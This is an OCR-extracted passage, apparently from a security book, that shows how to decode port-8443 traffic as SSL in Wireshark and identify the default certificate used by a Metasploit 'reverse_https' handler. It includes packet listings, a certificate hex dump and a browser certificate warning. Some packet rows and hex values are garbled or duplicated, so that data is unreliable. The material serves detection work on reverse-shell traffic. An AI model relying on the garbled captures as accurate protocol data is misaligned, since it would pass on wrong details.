TCP 60 8443 → 58593 [ACK] Seq=1 Ack=100 Win=262016 Len=0

TCP 1130 8443 → 58593 [PSH, ACK] Seq=1 Ack=100 Win=262144 Len=1076

TCP 380 58593 → 8443 [PSH, ACK] Seq=100 Ack=1077 Win=64624 Len=326

TCP 60 8443 → 58593 [ACK] Seq=1077 Ack=426 Win=261792 Len=0

TCP 113 8443 → 58593 [PSH, ACK] Seq=1077 Ack=426 Win=262144 Len=59

TCP 54 58593 → 8443 [ACK] Seq=426 Ack=1136 Win=64564 Len=0

TCP 113 [TCP Spurious Retransmission] 8443 → 58593 [PSH, ACK] Seq=1077 Ack=426 Win=262144 Len=59

TCP 66 [TCP Dup ACK 1659#1] 58593 → 8443 [ACK] Seq=426 Ack=1136 Win=64564 Len=0 SRE=1136

TCP 251 58593 → 8443 [PSH, ACK] Seq=426 Ack=1136 Win=64564 Len=197

TCP 60 8443 → 58593 [ACK] Seq=1136 Ack=623 Win=261920 Len=0

TCP 1514 8443 → 58593 [ACK] Seq=1136 Ack=623 Win=262144 Len=1460

TCP 1514 8443 → 58593 [ACK] Seq=2596 Ack=623 Win=262144 Len=1460

TCP 54 58593 → 8443 [ACK] Seq=623 Ack=4056 Win=65700 Len=0

TCP 1514 8443 → 58593 [ACK] Seq=4056 Ack=623 Win=262144 Len=1460

TCP 1514 8443 → 58593 [ACK] Seq=5516 Ack=623 Win=262144 Len=1460

TCP 1514 8443 → 58593 [ACK] Seq=6976 Ack=623 Win=262144 Len=1460

TCP 54 58593 → 8443 [ACK] Seq=623 Ack=8436 Win=65700 Len=0

TCP 1514 8443 → 58593 [ACK] Seq=8436 Ack=623 Win=262144 Len=1460

TCP 1514 8443 → 58593 [ACK] Seq=9896 Ack=623 Win=262144 Len=1460

TCP 54 58593 → 8443 [ACK] Seq=623 Ack=11356 Win=65700 Len=0

The Decode-As... display window will then open. We need to add the SSL option so that the packets displayed by Wireshark can be decoded into SSL packets. Clicking on the + sign will help us with this further:

Intel(R) PRO/1000 MT Desktop Adapter Local Area Connection

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

tcp.port == 8443

Expression... +

No.	Time	Source	Destination	Protocol	Length	Info
1636	12.159578	192.168.2.30	192.168.2.6	TCP	66	58593 → 8443 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=4 SACK_PERM=1
1637	12.163121	192.168.2.6	192.168.2.30	TCP	66	8443 → 58593 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460 WS=32 SACK_PERM=1
1638	12.163154	192.168.2.30	192.168.2.6	TCP	54	58593 → 8443 [ACK] Seq=1 Ack=1 Win=65700 Len=0
1639	12.165018	192.168.2.6	192.168.2.30	TCP	19	8443 → 58593 [ACK] Seq=1 Ack=1 Win=65700 Len=0
1640	12.166535	192.168.2.30	192.168.2.6	TCP	19	58593 → 8443 [ACK] Seq=1 Ack=1 Win=65700 Len=0
1642	12.169129	192.168.2.6	192.168.2.30	TCP	19	8443 → 58593 [ACK] Seq=1 Ack=1 Win=65700 Len=0
1643	12.169129	192.168.2.6	192.168.2.30	TCP	19	58593 → 8443 [ACK] Seq=1 Ack=1 Win=65700 Len=0
1645	12.169773	192.168.2.30	192.168.2.6	TCP	19	8443 → 58593 [ACK] Seq=1 Ack=1 Win=65700 Len=0
1646	12.171684	192.168.2.6	192.168.2.30	TCP	19	58593 → 8443 [ACK] Seq=1 Ack=1 Win=65700 Len=0
1647	12.174090	192.168.2.6	192.168.2.30	TCP	19	8443 → 58593 [ACK] Seq=1 Ack=1 Win=65700 Len=0
1659	12.376726	192.168.2.30	192.168.2.6	TCP	19	58593 → 8443 [ACK] Seq=1 Ack=1 Win=65700 Len=0
1664	12.536170	192.168.2.6	192.168.2.30	TCP	19	8443 → 58593 [ACK] Seq=1 Ack=1 Win=65700 Len=0
1665	12.536192	192.168.2.30	192.168.2.6	TCP	19	58593 → 8443 [ACK] Seq=1 Ack=1 Win=65700 Len=0
2173	24.243257	192.168.2.30	192.168.2.6	TCP	19	8443 → 58593 [ACK] Seq=1 Ack=1 Win=65700 Len=0
2174	24.245789	192.168.2.6	192.168.2.30	TCP	19	58593 → 8443 [ACK] Seq=1 Ack=1 Win=65700 Len=0
2177	24.576374	192.168.2.6	192.168.2.30	TCP	19	8443 → 58593 [ACK] Seq=1 Ack=1 Win=65700 Len=0
2178	24.576375	192.168.2.6	192.168.2.30	TCP	19	58593 → 8443 [ACK] Seq=1 Ack=1 Win=65700 Len=0
2179	24.576425	192.168.2.30	192.168.2.6	TCP	19	8443 → 58593 [ACK] Seq=1 Ack=1 Win=65700 Len=0
2180	24.577605	192.168.2.6	192.168.2.30	TCP	19	58593 → 8443 [ACK] Seq=1 Ack=1 Win=65700 Len=0
2181	24.577615	192.168.2.6	192.168.2.30	TCP	19	58593 → 8443 [ACK] Seq=1 Ack=1 Win=65700 Len=0
2182	24.577615	192.168.2.6	192.168.2.30	TCP	19	58593 → 8443 [ACK] Seq=1 Ack=1 Win=65700 Len=0
2183	24.577639	192.168.2.30	192.168.2.6	TCP	19	8443 → 58593 [ACK] Seq=1 Ack=1 Win=65700 Len=0
2184	24.577734	192.168.2.6	192.168.2.30	TCP	19	58593 → 8443 [ACK] Seq=1 Ack=1 Win=65700 Len=0
2185	24.577734	192.168.2.6	192.168.2.30	TCP	19	8443 → 58593 [ACK] Seq=1 Ack=1 Win=65700 Len=0
2186	24.577739	192.168.2.30	192.168.2.6	TCP	19	58593 → 8443 [ACK] Seq=1 Ack=1 Win=65700 Len=0

Frame 1636: 66 bytes on wire (528 bits), 66 bytes captured (528 bits), 100% (66/66) of wire (528 bits)

Ethernet II, Src: PcsCampu\_2d:4d:e0 (08:00:2d:4d:e0:00), Dst: 00:0c:29 (00:0c:29:00:00:00)

Internet Protocol Version 4, Src: 192.168.2.30, Dst: 192.168.2.6

Transmission Control Protocol, Src Port: 58593, Dst Port: 8443

Source Port: 58593

Destination Port: 8443

[Stream index: 1]

[TCP Segment Len: 0]

Sequence number: 0 (relative sequence number)

Acknowledgment number: 0

Wireshark - Decode As...

Field Value Type Default Current

OK Save Cancel Help

A new field will be added on the display windows. Let's select the Field as TCP port, the Value as 8443, the Type as Integer, Base 10, the Default as (none) and the Current field as SSL:

\*Intel(R) PRO/1000 MT Desktop Adapter: Local Area Connection

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

tcp.port == 8443 Expression... +

No.	Time	Source	Destination	Protocol	Length	Info
1636	12.159578	192.168.2.30	192.168.2.6	TCP	66	58593 → 8443 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=4 SACK_PERM=1
1637	12.163121	192.168.2.6	192.168.2.30	TCP	66	8443 → 58593 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460 WS=32 SACK_PERM=1
1638	12.163154	192.168.2.30	192.168.2.6	TCP	54	58593 → 8443 [ACK] Seq=1 Ack=1 Win=65700 Len=0
1639	12.165018	192.168.2.6	192.168.2.30	TCP	19	8443 → 58593 [ACK] Seq=1 Ack=1 Win=65700 Len=0
1640	12.166535	192.168.2.30	192.168.2.6	TCP	19	58593 → 8443 [ACK] Seq=1 Ack=1 Win=65700 Len=0
1642	12.169129	192.168.2.6	192.168.2.30	TCP	19	8443 → 58593 [ACK] Seq=1 Ack=1 Win=65700 Len=0
1643	12.169129	192.168.2.6	192.168.2.30	TCP	19	58593 → 8443 [ACK] Seq=1 Ack=1 Win=65700 Len=0
1645	12.169773	192.168.2.30	192.168.2.6	TCP	19	8443 → 58593 [ACK] Seq=1 Ack=1 Win=65700 Len=0
1646	12.171684	192.168.2.6	192.168.2.30	TCP	19	58593 → 8443 [ACK] Seq=1 Ack=1 Win=65700 Len=0
1647	12.174090	192.168.2.6	192.168.2.30	TCP	19	8443 → 58593 [ACK] Seq=1 Ack=1 Win=65700 Len=0
1659	12.376726	192.168.2.30	192.168.2.6	TCP	19	58593 → 8443 [ACK] Seq=1 Ack=1 Win=65700 Len=0
1664	12.536170	192.168.2.6	192.168.2.30	TCP	19	8443 → 58593 [ACK] Seq=1 Ack=1 Win=65700 Len=0
1665	12.536192	192.168.2.30	192.168.2.6	TCP	19	58593 → 8443 [ACK] Seq=1 Ack=1 Win=65700 Len=0
2173	24.243257	192.168.2.30	192.168.2.6	TCP	19	8443 → 58593 [ACK] Seq=1 Ack=1 Win=65700 Len=0
2174	24.245789	192.168.2.6	192.168.2.30	TCP	19	58593 → 8443 [ACK] Seq=1 Ack=1 Win=65700 Len=0
2177	24.576374	192.168.2.6	192.168.2.30	TCP	19	8443 → 58593 [ACK] Seq=1 Ack=1 Win=65700 Len=0
2178	24.576375	192.168.2.6	192.168.2.30	TCP	19	58593 → 8443 [ACK] Seq=1 Ack=1 Win=65700 Len=0
2179	24.576425	192.168.2.30	192.168.2.6	TCP	19	8443 → 58593 [ACK] Seq=1 Ack=1 Win=65700 Len=0
2180	24.577605	192.168.2.6	192.168.2.30	TCP	19	58593 → 8443 [ACK] Seq=1 Ack=1 Win=65700 Len=0
2181	24.577615	192.168.2.6	192.168.2.30	TCP	19	58593 → 8443 [ACK] Seq=1 Ack=1 Win=65700 Len=0
2182	24.577615	192.168.2.6	192.168.2.30	TCP	19	58593 → 8443 [ACK] Seq=1 Ack=1 Win=65700 Len=0
2183	24.577639	192.168.2.30	192.168.2.6	TCP	19	58593 → 8443 [ACK] Seq=1 Ack=1 Win=65700 Len=0
2184	24.577734	192.168.2.6	192.168.2.30	TCP	19	58593 → 8443 [ACK] Seq=1 Ack=1 Win=65700 Len=0
2185	24.577734	192.168.2.6	192.168.2.30	TCP	19	58593 → 8443 [ACK] Seq=1 Ack=1 Win=65700 Len=0
2186	24.577739	192.168.2.30	192.168.2.6	TCP	19	58593 → 8443 [ACK] Seq=1 Ack=1 Win=65700 Len=0

Frame 1636: 66 bytes on wire (528 bits), 66 bytes captured (528 bits), 100% (66/66) of wire (528 bits)

Ethernet II, Src: PcsCompu\_2d:4d:e0 (08:00:2d:4d:e0:00), Dst: 00:0c:29:00:00:00 (00:0c:29:00:00:00)

Internet Protocol Version 4, Src: 192.168.2.30, Dst: 192.168.2.6

Transmission Control Protocol, Src Port: 58593, Dst Port: 8443

Source Port: 58593  
Destination Port: 8443  
[Stream index: 1]

Wireshark · Decode As... OK Save Cancel Help

Field Value Type Default Current

TCP port 8443 Integer, base 10 (none) SSL

62144 Len=59  
1077 SRE=1136

After clicking OK, we will see that the network packets have been decoded into SSL:

Intel(R) PRO/1000 MT Desktop Adapter Local Area Connection

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

tcp.port == 8443

X Expression... +

No.	Time	Source	Destination	Protocol	Length	Info
1636	12.159578	192.168.2.30	192.168.2.6	TCP	66	58593 → 8443 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=4 SACK_PERM=1
1637	12.163121	192.168.2.6	192.168.2.30	TCP	66	8443 → 58593 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460 WS=32 SACK_PERM=1
1638	12.163154	192.168.2.30	192.168.2.6	TCP	54	58593 → 8443 [ACK] Seq=1 Ack=1 Win=65700 Len=0
1639	12.165018	192.168.2.6	192.168.2.30	TCP	60	[TCP Window Update] 8443 → 58593 [ACK] Seq=1 Ack=1 Win=262144 Len=0
1640	12.166535	192.168.2.30	192.168.2.6	TLSv1	153	Client Hello
1642	12.169129	192.168.2.6	192.168.2.30	TCP	60	8443 → 58593 [ACK] Seq=1 Ack=100 Win=262016 Len=0
1643	12.169129	192.168.2.6	192.168.2.30	TLSv1	1130	Server Hello, Certificate, Server Hello Done
1645	12.169773	192.168.2.30	192.168.2.6	TLSv1	380	Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message
1646	12.171684	192.168.2.6	192.168.2.30	TCP	60	8443 → 58593 [ACK] Seq=1077 Ack=426 Win=261792 Len=0
1647	12.174090	192.168.2.6	192.168.2.30	TLSv1	113	Change Cipher Spec, Encrypted Handshake Message
1659	12.376726	192.168.2.30	192.168.2.6	TCP	54	58593 → 8443 [ACK] Seq=426 Ack=1136 Win=64564 Len=0
1664	12.536170	192.168.2.6	192.168.2.30	TLSv1	113	[TCP Spurious Retransmission] , Change Cipher Spec, Encrypted Handshake Message
1665	12.536192	192.168.2.30	192.168.2.6	TCP	66	[TCP Dup ACK 1659#1] 58593 → 8443 [ACK] Seq=426 Ack=1136 Win=64564 Len=0 SRE=1077
2173	24.243257	192.168.2.30	192.168.2.6	TLSv1	251	Application Data
2174	24.245789	192.168.2.6	192.168.2.30	TCP	60	8443 → 58593 [ACK] Seq=1136 Ack=623 Win=261920 Len=0
2177	24.576374	192.168.2.6	192.168.2.30	TLSv1	1514	Application Data
2178	24.576375	192.168.2.6	192.168.2.30	TCP	1514	[TCP segment of a reassembled PDU]
2179	24.576425	192.168.2.30	192.168.2.6	TCP	54	58593 → 8443 [ACK] Seq=623 Ack=4056 Win=65700 Len=0
2180	24.577605	192.168.2.6	192.168.2.30	TCP	1514	[TCP segment of a reassembled PDU]
2181	24.577615	192.168.2.6	192.168.2.30	TCP	1514	[TCP segment of a reassembled PDU]
2182	24.577615	192.168.2.6	192.168.2.30	TCP	1514	[TCP segment of a reassembled PDU]
2183	24.577639	192.168.2.30	192.168.2.6	TCP	54	58593 → 8443 [ACK] Seq=623 Ack=8436 Win=65700 Len=0
2184	24.577734	192.168.2.6	192.168.2.30	TCP	1514	[TCP segment of a reassembled PDU]
2185	24.577734	192.168.2.6	192.168.2.30	TCP	1514	[TCP segment of a reassembled PDU]
2186	24.577739	192.168.2.30	192.168.2.6	TCP	54	58593 → 8443 [ACK] Seq=623 Ack=11356 Win=65700 Len=0

Now that we have decoded the SSL packets, let's search for the `Server Hello` packet:

No.	Time	Source	Destination	Protocol	Length	Info
1636	12.159578	192.168.2.30	192.168.2.6	TCP	66	58593 - 8443 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=4 SACK_PERM=1
1637	12.163121	192.168.2.6	192.168.2.30	TCP	66	8443 - 58593 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460 WS=32 SACK_PERM=1
1638	12.163154	192.168.2.30	192.168.2.6	TCP	54	58593 - 8443 [ACK] Seq=1 Ack=1 Win=65700 Len=0
1639	12.165018	192.168.2.6	192.168.2.30	TCP	60	[TCP Window Update] 8443 - 58593 [ACK] Seq=1 Ack=1 Win=262144 Len=0
1640	12.166535	192.168.2.30	192.168.2.6	TLSv1	153	Client Hello
1642	12.169129	192.168.2.6	192.168.2.30	TCP	60	8443 - 58593 [ACK] Seq=1 Ack=100 Win=262016 Len=0
1643	12.169129	192.168.2.6	192.168.2.30	TLSv1	1130	Server Hello, Certificate, Server Hello Done
1645	12.169773	192.168.2.30	192.168.2.6	TLSv1	380	Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message
1646	12.171684	192.168.2.6	192.168.2.30	TCP	60	8443 - 58593 [ACK] Seq=1077 Ack=426 Win=261792 Len=0
1647	12.174090	192.168.2.6	192.168.2.30	TLSv1	113	Change Cipher Spec, Encrypted Handshake Message
1659	12.376726	192.168.2.30	192.168.2.6	TCP	54	58593 - 8443 [ACK] Seq=426 Ack=1136 Win=64564 Len=0
1664	12.536170	192.168.2.6	192.168.2.30	TLSv1	113	[TCP Spurious Retransmission] , Change Cipher Spec, Encrypted Handshake Message
1665	12.536192	192.168.2.30	192.168.2.6	TCP	66	[TCP Dup ACK 1659#1] 58593 - 8443 [ACK] Seq=426 Ack=1136 Win=64564 Len=0 SRE=1077 SLE=1136
2173	24.243257	192.168.2.30	192.168.2.6	TLSv1	251	Application Data

Looking into this, we can see that we have just found the default SSL certificate used by the `reverse_https` payload:

4 \*Intel(R) PRO/1000 MT Desktop Adapter: Local Area Connection

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tcp.port == 8443

Length: 983

4 Handshake Protocol: Certificate

Handshake Type: Certificate (11)

Length: 979

Certificates Length: 976

4 Certificates (976 bytes)

Certificate Length: 973

↳ Certificate: 308203c9308202b1a003020102020900d507bde599f9a0b... (pkcs-9-at-emailAddress=input@stokes.simonis.net,id-at-commonName=stokes.simonis.net,id-at-

4 TLSv1 Record Layer: Handshake Protocol: Server Hello Done

Content Type: Handshake (22)

Version: TLS 1.0 (0x0301)

Length: 4


4 Handshake Protocol: Server Hello Done

Handshake Type: Server Hello Done (14)

Length: 0

0090	d0 00 03 cd 30 82 03 c9 30 82 02 b1 a0 03 02 01	....0...0.....
00a0	02 02 09 00 d5 07 bd eb 59 9f 9a 0b 30 0d 06 09	.....Y...0...
00b0	2a 86 48 86 f7 0d 01 01 0b 05 00 30 81 89 31 0b	^H.....0..1.
00c0	30 09 06 03 55 04 06 13 02 55 53 31 0b 30 09 06	0...U...US1.0..
00d0	03 55 04 08 0c 02 4e 43 31 17 30 15 06 03 55 04	.U....IC1.0...U.
00e0	0a 0c 0e 53 74 6f 6b 65 73 2d 53 69 6d 6f 6e 69	...Stokes-Simonis
00f0	73 31 0e 30 0c 06 03 55 04 0b 05 69 6e 70 75	sl.0...U....input
0100	74 31 1b 30 19 06 03 55 04 03 0c 12 73 74 6f 6b	t1.0...U....stok
0110	65 73 2e 73 69 6d 6f 6e 69 73 2e 6e 65 74 31 27	es.simonis.net'
0120	30 25 06 09 2a 86 48 86 f7 0d 01 09 01 16 18 69	0%..^H.....i
0130	6e 70 75 74 40 73 74 6f 6b 65 73 2e 73 69 6d 6f	input@stokes.simo
0140	6e 69 73 2e 6e 65 74 30 1e 17 0d 31 37 30 36 31 31	nis.net0...17061
0150	32 30 39 35 30 32 37 5a 17 0d 32 35 30 36 31 30	209502772...250610
0160	30 39 35 30 32 37 5a 30 81 89 31 0b 30 09 06 03	09502770..1.0...
0170	55 04 06 13 02 55 53 31 0b 30 09 06 03 55 04 08	U...US1.0...U...
0180	0c 02 4e 43 31 17 30 15 06 03 55 04 0a 0c 0e 53	.NIC1.0...U...S
0190	74 6f 6b 65 73 2d 53 69 6d 6f 6e 69 73 31 0e 30	stokes-Simonis.net

Now let's open the handler's URI in the browser, as we can also find this information there:




The screenshot shows a Windows Internet Explorer window with the following details:

- Title Bar:** Certificate Error: Navigation Blocked - Windows Internet Explorer
- Address Bar:** https://192.168.2.6:8443/
- Toolbar:** Back, Forward, Stop, Refresh, Home, Bing search, Favorites, Suggested Sites, Web Slice Gallery.
- Page Title:** Certificate Error: Navigation Blocked
- Content Area:**
  - Icon:** A red shield with a white 'X'.
  - Text:** There is a problem with this website's security certificate.
  - Information:** The security certificate presented by this website was not issued by a trusted certificate authority. The security certificate presented by this website was issued for a different website's address.
  - Warning:** Security certificate problems may indicate an attempt to fool you or intercept any data you send to the server.
  - Recommendation:** We recommend that you close this webpage and do not continue to this website.
  - Options:**
    - Checkmark icon: Click here to close this webpage.
    - Red 'X' icon: Continue to this website (not recommended).
    - Blue circle icon: More information

